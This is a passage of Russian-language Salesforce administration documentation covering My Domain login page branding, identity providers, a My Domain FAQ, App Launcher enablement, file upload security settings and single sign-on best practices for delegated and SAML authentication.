Чтобы настроить внешний вид страницы входа, добавьте цвет фона, логотип и содержимое правостороннего элемента iFrame. Благодаря настройке страницы входа, пользователи могут легко опознавать страницу путем ее привязывания к фирменному стилю компании.

1. Введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мой домен**».
2. Нажмите кнопку «**Правка**» в разделе «Конфигурация проверки подлинности».
3. Чтобы изменить логотип, загрузите изображение.  
Допустимые форматы изображения: .jpg, .gif и .png. Размер файла не должен превышать 100 Кб. Максимальный размер изображения составляет 250 x 125 пикселей.
4. Чтобы настроить фон страницы входа, щелкните значок  или введите допустимый шестнадцатеричный код цвета.
5. Введите URL-адрес файла, который должен быть добавлен в правосторонний элемент iFrame на странице входа.

Содержимое правого элемента iFrame масштабируется таким образом, чтобы занимать около 50% страницы. Содержимое должно находиться по URL-адресу, использующему шифрование SSL и префикс https://. Для создания собственной страницы, отображаемой в правом элементе iFrame и использующей адаптивный веб-дизайн, можно использовать шаблон «[My Domain Sample](#)».

**Пример.** <https://c.salesforce.com/login-messages/promos.html>

6. При необходимости выберите службы проверки подлинности в качестве поставщиков удостоверений на странице входа (например, Google и Facebook). Пользователи смогут выполнять вход посредством учетных записей из данных служб. Чтобы настроить службы проверки подлинности, воспользуйтесь разделом «Поставщики проверки подлинности» меню «Настройка».
7. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка имени домена](#)

[Добавление поставщиков удостоверений на страницу входа](#)

[Настройка политики входа для функции «Мой домен»](#)

[Общие сведения о внешних поставщиках проверки подлинности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки страницы  
входа:

- «Настройка приложения»

## Добавление поставщиков удостоверений на страницу входа

Подлинность пользователей может проверяться посредством альтернативных поставщиков удостоверений прямо на странице входа.

Если организация использует единую регистрацию и SAML или настраивает внешние поставщики проверки подлинности в разделе «Поставщики проверки подлинности» меню «Настройка», то ссылки на данные альтернативные поставщики удостоверений могут быть добавлены на страницу входа домена. Проверка подлинности выполняется посредством страницы входа альтернативного поставщика удостоверений, после чего пользователи перенаправляются в систему Salesforce.

 **Прим.:** Доступными службами проверки подлинности являются все поставщики, поддерживающие единую регистрацию SAML для поставщиков удостоверений или внешних поставщиков проверки подлинности, кроме Janrain. Janrain не может использоваться для проверки подлинности на странице входа.

1. Введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мой домен»**.
2. Нажмите кнопку **«Правка»** в разделе «Конфигурация проверки подлинности».
3. Выберите как минимум одну настроенную службу проверки подлинности в качестве поставщика удостоверений.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка имени домена](#)

[Настройка фирменного стиля страницы входа](#)

[Настройка политики входа для функции «Мой домен»](#)

[Общие сведения о внешних поставщиках проверки подлинности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления поставщиков удостоверений на страницу входа:

- «Настройка приложения»

## Просмотр сведений о производительности и обслуживании системы посредством функции «Мой домен»

Чтобы просмотреть сведения о производительности и обслуживании системы, клиенты Salesforce могут воспользоваться веб-сайтом [trust.salesforce.com](https://trust.salesforce.com).

Ниже перечислены действия, которые должны быть выполнены при использовании нового имени домена.

1. Чтобы проверить статус системы, откройте страницу [trust.salesforce.com](https://trust.salesforce.com).
2. Чтобы определить экземпляр для используемого домена, щелкните ссылку «**Какой экземпляр я использую?**».
3. Найдите соответствующую запись в таблице «Статус системы».

СМ. ТАКЖЕ:

[Мой домен](#)

## Мой домен. Вопросы и ответы

Что такое функция «Мой домен»?

Какие версии Salesforce поддерживают функцию «Мой домен»?

Каковы преимущества функции «Мой домен»?

Одинаково ли работает функция «Мой домен» во всех версиях Salesforce?

Работает ли функция «Мой домен» в безопасных средах?

Чем отличаются параметры политики переадресации?

Как работает функция «Мой домен» при использовании единой регистрации?

Доступна ли функция «Мой домен» для интерфейса API?

Связан ли субдомен для функции «Мой домен» с субдоменом для функции «Сайты»?

Ограничивается ли длина субдомена?

Можно ли выполнять вход посредством страницы <https://login.salesforce.com> после настройки функции «Мой домен»?

Можно ли выполнять вход посредством URL-адреса, содержащего экземпляр Salesforce (например, <https://na1.salesforce.com>)?

Можно ли использовать устаревшие закладки Salesforce?

Изменяются ли URL-адреса страниц Visualforce и содержимого (файлов)?

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition,**  
**Professional Edition** и  
**Group Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки имени  
домена:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition,**  
**Developer Edition** и  
**Database.com Edition.**  
Некоторые разделы не  
относятся к версии  
**Database.com Edition.**

## Можно ли переименовать или удалить имя настраиваемого домена?

### Что такое функция «Мой домен»?

Функция «Мой домен» позволяет администраторам определять настраиваемое имя домена Salesforce для организации. Настраиваемое имя домена отображается во всех URL-адресах организации и заменяет имя экземпляра (например, na1). URL-адреса организаций, использующих функцию «Мой домен», должны иметь следующий формат: `https://<мойДомен>.my.salesforce.com` (например, `https://мойДомен.my.salesforce.com`).

Сайты, сообщества и порталы не используют функцию «Мой домен» в качестве настраиваемого домена. Домены определяются по отдельности.

### Какие версии Salesforce поддерживают функцию «Мой домен»?

Версии Performance Edition, Unlimited Edition, Enterprise Edition, Developer Edition, Professional Edition и Group Edition.

### Каковы преимущества функции «Мой домен»?

Ниже перечислены действия, доступные пользователям функции «Мой домен».

- Настройка страницы входа посредством собственного фирменного стиля.
- Использование функций подлинности для единой регистрации. Ниже перечислены действия, доступные только при наличии функции «Мой домен».
  - Единая регистрация в организации Salesforce.
  - Использование организации Salesforce в качестве поставщика удостоверений для единой регистрации в сторонних приложениях или других организациях Salesforce.
- Сохранение глубоких ссылок (например, `https://<мойДомен>.my.salesforce.com/001/o`) при последующих разделах и миграциях организации.

### Одинаково ли работает функция «Мой домен» во всех версиях Salesforce?

Единственным различием являются URL-адреса версии Developer Edition, дополняемые окончанием «-developer-edition».

### Работает ли функция «Мой домен» в безопасных средах?

Безопасные среды отличаются от производственных организаций, поэтому используют отдельные реестры доменных имен. Другими словами, безопасная среда может использовать такое же имя функции «Мой домен». Фактически обновление безопасной среды инициирует копирование имени функции «Мой домен», используемого производственной организацией, в безопасную среду.

Например, при использовании имени производственной организации `acme.my.salesforce.com` имя безопасной среды выглядит следующим образом: `acme--<ИмяБезопаснойСреды>.csN.my.salesforce.com`.

Рекомендуем развертывать настраиваемый домен только после его тестирования в безопасной среде. Данный алгоритм позволяет находить жестко запрограммированные ссылки на URL-адреса на страницах Visualforce, в шаблонах эл. почты или другом содержимом.

### Чем отличаются параметры политики переадресации?

После развертывания домена система позволяет выбрать способ переадресации пользователей, которые пытаются открыть страницу организации без использования имени настраиваемого домена.

Чтобы просмотреть назначенную политику, в меню «Настройка» введите «Мой домен» в поле «Быстрый поиск» и выберите «Мой домен».


Чтобы перенаправлять пользователей на новый URL-адрес без отображения предупреждений, выберите параметр «Перенаправлено на эту же страницу домена».

Чтобы перенаправлять пользователей на новый URL-адрес после отображения стандартного предупреждения, выберите параметр «Перенаправлено с предупреждением на эту же страницу домена». Подобное предупреждение дает пользователям время на изменение закладок и привыкание к использованию нового имени домена. Сообщение не может быть настроено.

Чтобы отменить перенаправление пользователей, выберите параметр «Не перенаправлено». Данный параметр считается наиболее безопасным. Тем не менее, благодаря кратковременному выбору параметра «Перенаправлено с предупреждением на эту же страницу домена» сразу после развертывания настраиваемого домена, пользователи могут быстрее привыкнуть к новым URL-адресам.

### Как работает функция «Мой домен» при использовании единой регистрации?

Внедрение единой регистрации доступно только при наличии функции «Мой домен». При наличии входящих запросов на единую регистрацию настраиваемый домен включает глубинное связывание прямо со страницами организации. Изменение поставщика удостоверений не требуется. Конечная точка SAML, используемая системой Salesforce (`login.salesforce.com`), продолжает действовать для запросов SAML и OAuth, даже в том случае, если организация развертывает функцию «Мой домен» и устанавливает флажок «Запретить вход посредством `https://login.salesforce.com`» на странице «Параметры моего домена».

 **Прим.:** При использовании внешних групп Chatter и единой регистрации для сотрудников внешние пользователи перенаправляются на недоступного поставщика удостоверений SAML. Чтобы гарантировать бесперебойную работу внедрения, перенесите внешние группы Chatter в сообщества или *снимите* флажок «Запретить вход посредством `https://login.salesforce.com`» на странице «Параметры моего домена». Таким образом, пользователи смогут дальше выполнять вход посредством страницы `login.salesforce.com`.

### Доступна ли функция «Мой домен» для интерфейса API?

Да. Функция «Мой домен» поддерживает интерфейсы Salesforce API.

### Связан ли субдомен для функции «Мой домен» с субдоменом для функции «Сайты»?

Нет. Функции «Сайты» и «Мой домен» могут использовать одинаковые или разные субдомены.

### Ограничивается ли длина субдомена?

Да. Разрешается использовать не более 40 символов. Данное ограничение не распространяется на протокол (`https://`) и домен (`my.salesforce.com`).

Можно ли выполнять вход посредством страницы **https://login.salesforce.com** после настройки функции «Мой домен»?

Да, если вход не блокируется системным администратором. Пользователь может выполнить вход посредством нового URL-адреса функции «Мой домен».

Можно ли выполнять вход посредством URL-адреса, содержащего экземпляр Salesforce (например, **https://na1.salesforce.com**)?

Да, если вход не блокируется системным администратором. Пользователь может выполнить вход посредством нового URL-адреса функции «Мой домен».

Можно ли использовать устаревшие закладки Salesforce?

Да, если использование разрешено системным администратором. Пользователь будет перенаправлен на страницу Salesforce посредством нового URL-адреса функции «Мой домен». Если системный администратор блокирует использование устаревших закладок или система отображает предупреждение, рекомендуем обновить закладки посредством нового имени домена.

Изменяются ли URL-адреса страниц Visualforce и содержимого (файлов)?

URL-адреса страниц Visualforce содержат новое имя домена (например, **https://<мойДомен>--с.<экземпляр>.visual.force.com**).

URL-адреса содержимого (файлов) также содержат новое имя домена (например, **https://<мойДомен>--с.<экземпляр>.content.force.com**).

Можно ли переименовать или удалить имя настраиваемого домена?

Пользователи не могут изменять или отменять развертывание имени настраиваемого домена. При необходимости обратитесь в службу поддержки Salesforce.

## Средство запуска приложений

### Средство запуска приложений

Средство запуска приложений — это универсальный пользовательский интерфейс, отображающий логотипы всех локальных приложений, связанных приложений и приложений Salesforce. Администраторы могут настраивать стандартный порядок приложений для организаций.

Средство запуска приложений доступно всем пользователям Lightning Experience.

Пользователям Salesforce Classic требуется полномочие «Использование функций подлинности» и настройка параметра **«Доступно»** средства запуска приложений в профиле. Пользователи видят только те приложения, для доступа к которым они авторизованы.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

В Salesforce Classic средство запуска приложений автоматически доступно администраторам, использующим профиль «Системный администратор». Средство запуска приложений недоступно администраторам, использующим клонированные профили.

#### [Включение средства запуска приложений посредством профиля в Salesforce Classic](#)

Чтобы предоставить доступ к средству запуска приложений, создайте профиль и назначьте его нужным пользователям.

#### [Включение средства запуска приложений посредством набора полномочий в Salesforce Classic](#)

Чтобы предоставить доступ к средству запуска приложений, создайте набор полномочий и назначьте его нужным пользователям.

СМ. ТАКЖЕ:

[Открытие другого приложения](#)


[Сортировка приложений](#)

[Общие сведения о связанных приложениях](#)

[salesforce\\_identity\\_implementation\\_guide.pdf](#)

## Включение средства запуска приложений посредством профиля в Salesforce Classic

Чтобы предоставить доступ к средству запуска приложений, создайте профиль и назначьте его нужным пользователям.

 **Прим.:** Эти действия доступны в Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

В Salesforce Classic средство запуска приложений автоматически доступно администраторам, использующим профиль «Системный администратор». Средство запуска приложений недоступно администраторам, использующим клонированные профили.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Нажмите кнопку «**Создать профиль**».
3. Выберите нужное значение из раскрывающегося списка «Готовый профиль». Например, выберите значение «**Стандартный пользователь**».
4. Введите имя нового профиля. Например, «*Удостоверение стандартного пользователя*».
5. Нажмите кнопку «**Сохранить**».
6. Нажмите кнопку «**Правка**» на странице сведений о новом профиле.
7. Установите флажок «**Доступно**» напротив параметра «Средство запуска приложений» в разделе «Параметры настраиваемого приложения». Убедитесь, что вкладке «Средство запуска приложений» задано значение «Включены стандартные параметры» в разделе «Параметры вкладки».
8. Установите флажок «**Использование функций подлинности**» в разделе «Полномочия администратора».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**




9. Нажмите кнопку **«Сохранить»**.
10. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
11. Щелкните ссылку **«Правка»** напротив каждого нужного пользователя.
12. Выберите новый профиль, поддерживающий полномочие «Использование функций подлинности», в поле «Профиль» страницы сведений о пользователе.  
Например, выберите профиль *«Удостоверение стандартного пользователя»*.
13. Нажмите кнопку **«Сохранить»**.  
При входе от имени выбранного пользователя средство запуска приложений отображается в раскрывающемся меню приложений.

СМ. ТАКЖЕ:

[Средство запуска приложений](#)

## Включение средства запуска приложений посредством набора полномочий в Salesforce Classic

Чтобы предоставить доступ к средству запуска приложений, создайте набор полномочий и назначьте его нужным пользователям.


 **Прим.:** Эти действия доступны в Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Нажмите кнопку **«Создать»**.
3. Заполните поле «Метка».  
Например, *«Функции подлинности»*.
4. При необходимости выберите конкретную лицензию пользователя.
5. Нажмите кнопку **«Сохранить»**.
6. Щелкните ссылку **«Полномочия системы»**.
7. Нажмите кнопку **«Правка»**.
8. Установите флажок **«Использование функций подлинности»**.
9. Нажмите кнопку **«Сохранить»**.
10. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
11. Щелкните имя текущего пользователя, которому должен быть предоставлен доступ к средству запуска приложений.
12. Нажмите кнопку **«Редактировать назначения»** в связанном списке **«Назначения набора полномочий»**.
13. Добавьте созданный набор полномочий в столбец «Включенные наборы полномочий».
14. Нажмите кнопку **«Сохранить»**.  
При входе от имени выбранного пользователя средство запуска приложений отображается в раскрывающемся меню приложений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Прим.:** Если средство запуска приложений все еще не отображается: В профиле, связанном с пользователем, выберите пункт **«Доступно»** для параметра Средство запуска приложений.

СМ. ТАКЖЕ:

[Средство запуска приложений](#)

## Настройка параметров безопасности загрузки файлов

Из соображений безопасности организация может настраивать способ обработки некоторых типов файлов, используемый во время загрузки.

Чтобы управлять параметрами загрузки файлов, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Безопасность загрузки файлов»* в поле «Быстрый поиск», затем выберите **«Безопасность загрузки файлов»**.
2. Нажмите кнопку **«Правка»**.
3. Чтобы запретить загрузку файлов, которые могут представлять угрозу безопасности, установите флажок **«Запретить загрузку HTML-файлов в качестве вложений или записей документов»**.

Данный параметр блокирует загрузку файлов следующих типов MIME: .html, .htt, .mht, .svg, .swf, .thtml и .xhtml.

 **Внимание:** Ниже перечислены рекомендации по настройке данного параметра.

- Если организация использует партнерский портал для предоставления пользователям-партнерам доступа к системе Salesforce, не рекомендуем включать данный параметр. Включение данного параметра блокирует настройку внешнего вида партнерского портала.
  - Данный параметр не распространяется на решения, которые не поддерживают HTML-вложения, и шаблоны эл. почты, которые всегда поддерживают HTML-вложения.
  - Установка данного флажка не влияет на HTML-документы и вложения, загруженные ранее. Тем не менее, при попытке просмотра HTML-вложения или документа отображается подсказка, предлагающая открыть файл в обозревателе, сохранить файл на компьютер или отменить данное действие.
4. Настройте алгоритм загрузки для каждого типа файла.
    - a. **«Загрузить»** (рекомендуется): загрузка файла любого типа выполняется во всех случаях.
    - b. **«Выполнить в обозревателе»:** файл любого типа отображается и выполняется автоматически при просмотре посредством обозревателя или HTTP-запроса.
    - c. **«Гибрид»:** Salesforce Files загружены. Приложения и документы выполняются в обозревателе.
  5. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров загрузки файлов:

- «Настройка приложения»

## Безопасность подключения

### Общие сведения о единой регистрации

Единая регистрация — это процесс, предоставляющий пользователям сети доступ ко всем авторизованным сетевым ресурсам без выполнения входа на каждый отдельный ресурс. Функция единой регистрации позволяет проверять имена пользователей и пароли посредством корпоративной базы данных пользователей или любого другого клиентского приложения взамен использования разных паролей, контролируемых системой Salesforce.

Ниже перечислены способы использования функции единой регистрации, поддерживаемые системой Salesforce.

- Интегрированная проверка подлинности посредством SAML позволяет пересылать данные авторизации и проверки подлинности между дочерними, но несвязанными веб-службами. Данный алгоритм позволяет выполнять единый вход в систему Salesforce посредством клиентского приложения. Интегрированная проверка подлинности посредством SAML включена по умолчанию.
- Единая регистрация с делегированной проверкой подлинности позволяет интегрировать систему Salesforce с методом проверки подлинности, выбранным пользователем. Данный алгоритм позволяет интегрировать проверку подлинности на сервер LDAP или выполнять единую регистрацию путем проверки подлинности посредством маркера. Делегированная проверка подлинности управляется на уровне полномочий, позволяя некоторым пользователям использовать делегированную проверку подлинности, а другим — пароль под управлением Salesforce. Делегированная проверка подлинности устанавливается полномочиями, а не организацией.

Ниже перечислены основные причины использования делегированной проверки подлинности.

- Использование более строгого типа проверки подлинности пользователей (например, интеграция с безопасным поставщиком удостоверений)
- Отмена общего доступа ко странице входа и ее использование в качестве компонента корпоративной сети, защищенного брандмауэром
- Дифференцирование организации пользователя от других компаний, использующих систему Salesforce для сокращения количества фишинговых атак

Данная функция включается компанией Salesforce по дополнительному запросу. Чтобы включить единую регистрацию с делегированной проверкой подлинности в организации, обратитесь в компанию Salesforce.

- Поставщики проверки подлинности позволяют пользователям выполнять вход в организацию Salesforce посредством их регистрационных данных во внешнем поставщике услуг. Salesforce supports the OpenID Connect protocol that allows users to log in from any OpenID provider such as Google, PayPal, LinkedIn and other services supporting OpenID Connect. Если включены поставщики проверки подлинности, то система Salesforce не проверяет пароль пользователя. Взамен, система Salesforce использует регистрационные данные пользователя из внешнего поставщика услуг для определения регистрационных данных проверки подлинности.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

При наличии внешнего поставщика удостоверений и настройке единой регистрации для организации Salesforce система Salesforce выступает в качестве *поставщика услуг*. При необходимости включите систему Salesforce в качестве [поставщика удостоверений](#) и разрешите единую регистрацию для подключения к другому поставщику услуг. Настройка единой регистрации требует наличия только поставщика услуг.

Страница «Параметры единой регистрации» отображает версию единой регистрации, доступную для организации. Дополнительную информацию о параметрах единой регистрации см. в разделе [«Настройка параметров SAML для единой регистрации»](#). Дополнительную информацию о SAML и безопасности системы Salesforce см. в [Руководстве по обеспечению безопасности](#).

## Преимущества единой регистрации

Ниже перечислены основные преимущества внедрения единой регистрации в организации.

- **Снижение административных расходов.** Благодаря единой регистрации, пользователям достаточно запомнить один пароль для доступа к сетевым ресурсам или внешним приложениям и системе Salesforce. Доступ к системе Salesforce из корпоративной сети выполняется автоматически — без ввода имени пользователя и пароля. Доступ к системе Salesforce вне корпоративной сети выполняется посредством учетных данных пользователей в корпоративной сети. Сокращение количества используемых паролей позволяет снизить количество запросов на их восстановление.
- **Использование текущих инвестиций.** Многие компании используют центральную базу данных LDAP для управления удостоверениями пользователей. Если функция проверки подлинности Salesforce передается данной системе, то пользователь, удаленный из системы LDAP, теряет возможность доступа к системе Salesforce. Соответственно, пользователи, увольняющиеся из компании, автоматически теряют доступ к корпоративным данным.
- **Экономия времени.** Как правило, вход в веб-приложение занимает 5-20 секунд или более при неправильном вводе имени пользователя или пароля. Функция единой регистрации позволяет исключить необходимость ввода регистрационных данных Salesforce вручную. Данные сэкономленные секунды могут быть потрачены на выполнение других задач.
- **Сокращение времени внедрения среди пользователей.** Функция единой регистрации позволяет повысить частоту использования системы Salesforce. Например, пользователи могут отправлять сообщения эл. почты, содержащие ссылки на сведения Salesforce (например, записи и отчеты). Ссылки, выбранные получателем сообщения эл. почты, автоматически открывают соответствующую страницу Salesforce.
- **Повышение безопасности.** Все политики паролей, действующие в корпоративной сети, также распространяются на систему Salesforce. Кроме того, безопасность пользователей, имеющих доступ к конфиденциальным данным, может быть повышена путем отправки регистрационных данных проверки подлинности, действительных только для разового входа.

### [Рекомендации по внедрению единой регистрации](#)

[Общие сведения о функции единой регистрации с делегированной проверкой подлинности](#)

[Настройка системы Salesforce для делегированной проверки подлинности](#)

[Определение доступа отдельного API-клиента к организации Salesforce](#)

Функция «Добавление API-клиентов в список разрешенных» требует подтверждения администратором всех клиентских приложений API (например, Data Loader), кроме случаев назначения полномочия «Использование любого API-клиента» профилю или набору полномочий пользователя.

[Просмотр ошибок входа посредством единой регистрации](#)

## Рекомендации по внедрению единой регистрации

Ниже перечислены способы использования функции единой регистрации Single Sign-On, поддерживаемые системой Salesforce.

- Интегрированная проверка подлинности с помощью SAML позволяет пересылать данные авторизации и проверки подлинности между дочерними, но не связанными веб-службами. Данный алгоритм позволяет выполнять единый вход в систему Salesforce посредством клиентского приложения. Интегрированная проверка подлинности посредством SAML включена по умолчанию.
- Единая регистрация с делегированной проверкой подлинности позволяет интегрировать систему Salesforce с методом проверки подлинности, выбранным пользователем. Данный алгоритм позволяет интегрировать проверку подлинности на сервер LDAP или выполнять единую регистрацию путем проверки подлинности посредством маркера. Делегированная проверка подлинности управляется на уровне полномочий, позволяя некоторым пользователям использовать делегированную проверку подлинности, а другим — пароль под управлением Salesforce. Делегированная проверка подлинности устанавливается полномочиями, а не организацией.

Ниже перечислены основные причины использования делегированной проверки подлинности.

- Использование более строгого типа проверки подлинности пользователей (например, интеграция с безопасным поставщиком удостоверений)
- Отмена общего доступа ко странице входа и ее использование в качестве компонента корпоративной сети, защищенного брандмауэром
- Дифференцирование организации пользователя от других компаний, использующих систему Salesforce для сокращения количества фишинговых атак

Данная функция включается компанией Salesforce по дополнительному запросу. Чтобы включить единую регистрацию с делегированной проверкой подлинности в организации, обратитесь в компанию Salesforce.

- Поставщики проверки подлинности позволяют пользователям выполнять вход в организацию Salesforce с помощью своих учетных данных во внешнем поставщике услуг. Система Salesforce поддерживает протокол OpenID Connect, позволяющий пользователям выполнять вход с помощью любого поставщика OpenID (например, Google, PayPal, LinkedIn и другие службы, поддерживающие OpenID Connect). Если включены поставщики проверки подлинности, то система Salesforce не проверяет пароль пользователя. Взамен, система Salesforce использует регистрационные данные пользователя из внешнего поставщика услуг для определения регистрационных данных проверки подлинности.

При необходимости настройте SAML для использования на порталах и сайтах.

## Рекомендации по делегированной проверке подлинности

Ниже перечислены рекомендации по внедрению единой регистрации с делегированной проверкой подлинности в организации.

- Рекомендуем внедрить веб-службу, доступную на серверах Salesforce. Другими словами, пользователь должен развернуть веб-службу на сервере в собственной зоне DMZ. Обязательно используйте внешнее имя DNS-сервера при вводе

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Клиентские и партнерские порталы недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

параметра «URL-адрес делегированного шлюза» в разделе «Делегированная проверка подлинности» в системе Salesforce (введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры единой регистрации**»).

- Если между Salesforce и системой пользователя не может быть установлено подключение или запрос обрабатывается более 10 секунд, то вход не выполняется. Пользователю отображается сообщение об ошибке, уведомляющее о сбое корпоративной службы проверки подлинности.
- Запросы SOAP должны содержать точные пространства имен, имена элементов и капитализацию. По возможности рекомендуем создать серверную заглушку на основе WSDL.
- Из соображений безопасности, веб-служба должна быть доступна по TLS. Рекомендуем использовать сертификат от проверенного поставщика (например, Verisign или Thawte). Полный список проверенных поставщиков можно получить в компании Salesforce.
- IP-адрес, инициировавший запрос на вход, определяется параметром `sourceIp`. Рекомендуем использовать данные сведения для ограничения доступа на основе местоположения пользователя. Обратите внимание, что функция Salesforce, проверяющая диапазоны IP-адресов входа, применяется к пользователям единой регистрации. Дополнительную информацию см. в разделе «**Настройка ограничений входа**» на странице 926.
- Внутренние имена пользователей организации могут требовать соотнесения с именами пользователей Salesforce. Если организация не использует стандартное соотнесение, рекомендуем расширить схему базы данных пользователей (например, Active Directory) для добавления имени пользователя Salesforce как атрибута учетной записи пользователя. Данный атрибут может использоваться службой проверки подлинности для обратного соотнесения с учетной записью пользователя.
- Рекомендуем не включать функцию единой регистрации для системных администраторов. В противном случае системные администраторы не смогут выполнить вход в систему Salesforce при сбое сервера единой регистрации. Системным администраторам должен быть всегда доступен вход в систему Salesforce, позволяющий при необходимости отключать функцию единой регистрации.
- Прежде чем внедрить разработанное решение единой регистрации, рекомендуем протестировать его в организации Developer Edition или безопасной среде. Чтобы зарегистрировать бесплатную организацию Developer Edition, воспользуйтесь веб-узлом [developer.salesforce.com](https://developer.salesforce.com).
- Рекомендуем протестировать внедренное решение в клиентах Salesforce (например, Salesforce for Outlook, Connect for Office и Connect Offline). Дополнительную информацию см. на странице [Single Sign-On for Salesforce clients](#).

## Рекомендации по интегрированной проверке подлинности посредством SAML

Ниже перечислены рекомендации по внедрению единой регистрации с интегрированной проверкой подлинности посредством SAML в организации.

- Найдите значение поля «URL-адрес входа Salesforce» на странице конфигурации «Параметры единой регистрации» и вставьте его в соответствующий параметр конфигурации поставщика удостоверений (иногда называется URL-адресом получателя).
- Система Salesforce допускает разницу относительно сервера поставщика удостоверений не более трех минут. Убедитесь, что часы сервера идут правильно.
- Если вход не может быть выполнен посредством утверждения SAML, рекомендуем проверить журнал входов и просмотреть сообщение об ошибке. Чтобы устранить возникшие неполадки, воспользуйтесь средством проверки утверждения SAML на странице конфигурации «Параметры единой регистрации».
- Внутренние имена пользователей организации могут требовать соотнесения с именами пользователей Salesforce. Выполните одно из двух действий: добавьте уникальный идентификатор в поле `FederationIdentifier` каждого пользователя Salesforce или расширьте схему базы данных пользователей (например, Active Directory) для добавления имени пользователя Salesforce как атрибута учетной записи пользователя. Выберите соответствующее значение в поле



«Тип кода пользователя SAML» и настройте службу проверки подлинности для отправки идентификатора в утверждениях SAML.

- Прежде чем разрешить пользователям вход посредством утверждений SAML, включите настройку организации SAML и добавьте все нужные конфигурации.
- Чтобы запретить прямой вход пользователей в систему Salesforce и предоставить администраторам дополнительный контроль над политиками входа, воспользуйтесь функцией «Мой домен». При необходимости примените параметры URL-адреса, указанные в значении поля «URL-адрес входа Salesforce» на странице конфигурации «Параметры единой регистрации», к настраиваемому домену.

Например, если поле «URL-адрес входа Salesforce» содержит значение

`https://login.salesforce.com/?saml=02HKiP...`,

воспользуйтесь следующим адресом: `https://<имя_домена>.my.salesforce.com/?saml=02HKiP...`

- Чтобы протестировать решение единой регистрации SAML, рекомендуем использовать организацию Developer Edition или безопасную среду. Чтобы зарегистрировать бесплатную организацию Developer Edition, воспользуйтесь веб-узлом [developer.salesforce.com](https://developer.salesforce.com).
- Копии безопасной среды создаются с отключенной интегрированной проверкой подлинности на основе SAML. Сведения о конфигурации, кроме значения поля «URL-адрес входа Salesforce», сохраняются. Поле «URL-адрес входа Salesforce» обновляется для соответствия URL-адресу безопасной среды (например, `http://cs1.salesforce.com`) после повторного включения SAML. Чтобы включить SAML в безопасной среде, введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры единой регистрации**», щелкните «**Правка**» и установите флажок «SAML включен».
- Поставщик удостоверений должен разрешить настройку URL-адреса для аудиторией поставщика услуг. Данное значение должно соответствовать значению «Код объекта» в конфигурации единой регистрации. Значение по умолчанию: `https://saml.salesforce.com`.

### Рекомендации по единой регистрации для порталов

